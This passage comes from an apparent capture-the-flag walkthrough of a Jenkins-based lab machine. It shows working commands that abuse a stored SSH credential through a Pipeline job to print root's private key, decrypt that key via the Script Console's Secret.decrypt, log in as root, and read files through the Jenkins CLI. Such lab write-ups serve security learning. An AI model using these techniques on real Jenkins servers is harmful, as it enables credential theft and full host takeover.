
The Pipeline script uses sshagent with credential ID 1. Instead of opening an interactive SSH session, it runs a command against the host and prints /root/.ssh/id_rsa.
pipeline {
    agent any
    stages {
        stage('SSH') {
            steps {
                script {
                    sshagent(credentials: ['1']) {
                        sh 'ssh -o StrictHostKeyChecking=no root@10.129.1.214 "cat /root/.ssh/id_rsa"'
                    }
                }
            }
        }
    }
}
After adding the target IP address to the script, we save the Pipeline.

The job is executed with Build Now.

After a few syntax mistakes, the successful run is build #3.

Reviewing the console output shows the root private key.

The key is saved locally and the permissions are restricted with chmod 600.
Alternative Method: Script Console
Another way to retrieve the key is through the Jenkins Script Console. From the credential update page, we inspect the concealed private key field.

The field name is _.privatekey, and the value appears to be encrypted or encoded.


In the /script endpoint, we can decrypt the secret using Jenkins’ hudson.util.Secret.decrypt() helper. The full encrypted value is passed into the function.
println( hudson.util.Secret.decrypt(" {AQAAABAAAAowLrfCrZx9ba<SNIP>>ssFMcYCdYHaB1OTIcTxtaaMR8IMMaKSM=}") )

Running the script prints the same private key in the result output.
Root Access

With the recovered SSH private key, we can authenticate directly to the target as root.
ssh root@$IP -i creds/root.key

The session confirms root access on the host.
Flags
User Flag
The user flag is located inside the Jenkins container under /var/jenkins_home. Since we already have arbitrary file read through Jenkins CLI, we use the same technique to read it.
java -jar jenkins-cli.jar -noCertificateCheck -s 'http://10.129.1.214:8080/' reload-job "@/var/jenkins_home/user.txt"

Root Flag

With root access over SSH, the root flag can be read from the host.
cat /root/root.txt
Key Takeaways
Builder shows how a single Jenkins CLI file read vulnerability can expose enough internal data to compromise the application. Reading Jenkins user configuration files led to a crackable bcrypt hash, which provided authenticated access to Jenkins. From there, a stored SSH credential could be abused through a Pipeline job or Script Console, resulting in root access to the host.